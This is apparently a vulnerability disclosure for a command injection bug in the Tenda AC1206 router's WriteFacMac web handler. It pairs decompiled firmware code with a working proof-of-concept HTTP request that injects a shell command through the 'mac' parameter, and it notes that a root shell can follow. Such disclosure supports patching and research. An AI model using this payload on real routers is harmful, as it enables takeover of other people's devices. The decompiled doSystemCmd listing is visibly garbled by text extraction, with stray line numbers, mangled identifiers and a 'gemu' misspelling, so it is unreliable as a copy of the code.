

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address: https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to contain a command insertion vulnerability in formWriteFacMac.This vulnerability allows an attacker to execute arbitrary commands through the "mac" parameter.

```
void __cdecl formWriteFacMac(webs_t wp, char_t *path, char_t *query)
{
    const char *mac; // [sp+18h] [+18h]

    mac = websGetVar(wp, "mac", "00:01:02:11:22:33");
    websWrite(wp, "modify mac only.");
    doSystemCmd("cfm mac %s", mac);
    websDone(wp, 200);
}
```

The mac (the value of mac) we entered will be passed into the doSystemCmd function as a parameter.

```
$ grep -rnl doSystemCmd
libCfm.so
libpal_vendor.so
rp-pppoe.so
libChipApi.so
libcommon.so
libtpl.so
```

The doSystemCmd function is finally found to be implemented in this file by string matching.

```
1 int doSystemCmd(const char *a1, ...)
   2 {
      struct stat v2; // [sp+20h] [+20h] BYREF
   3
      char v3[2048]; // [sp+B8h] [+B8h] BYREF
   4
      va list va; // [sp+8C4h] [+8C4h] BYREF
   5
  7
      va_start(va, a1);
      memset(v3, 0, sizeof(v3));
      memset(\sqrt{3}, 0, 4u);
  9
      vsnprintf(<mark>v3</mark>, 0x800u, a1, va);
10
      if ( stat("/\ar/syscmd", &v2) != -1 )
11
        puts(V3);
12
13
      return system(V3);
14 }
```


Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
GET /goform/WriteFacMac?mac=;echo%20you%20pwn%20it
Host: 192.168.37.137
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: password=caw5gk
Upgrade-Insecure-Requests: 1
```



The above diagram shows that the command has been executed successfully.

Finally, you also can write exp to get a stable root shell.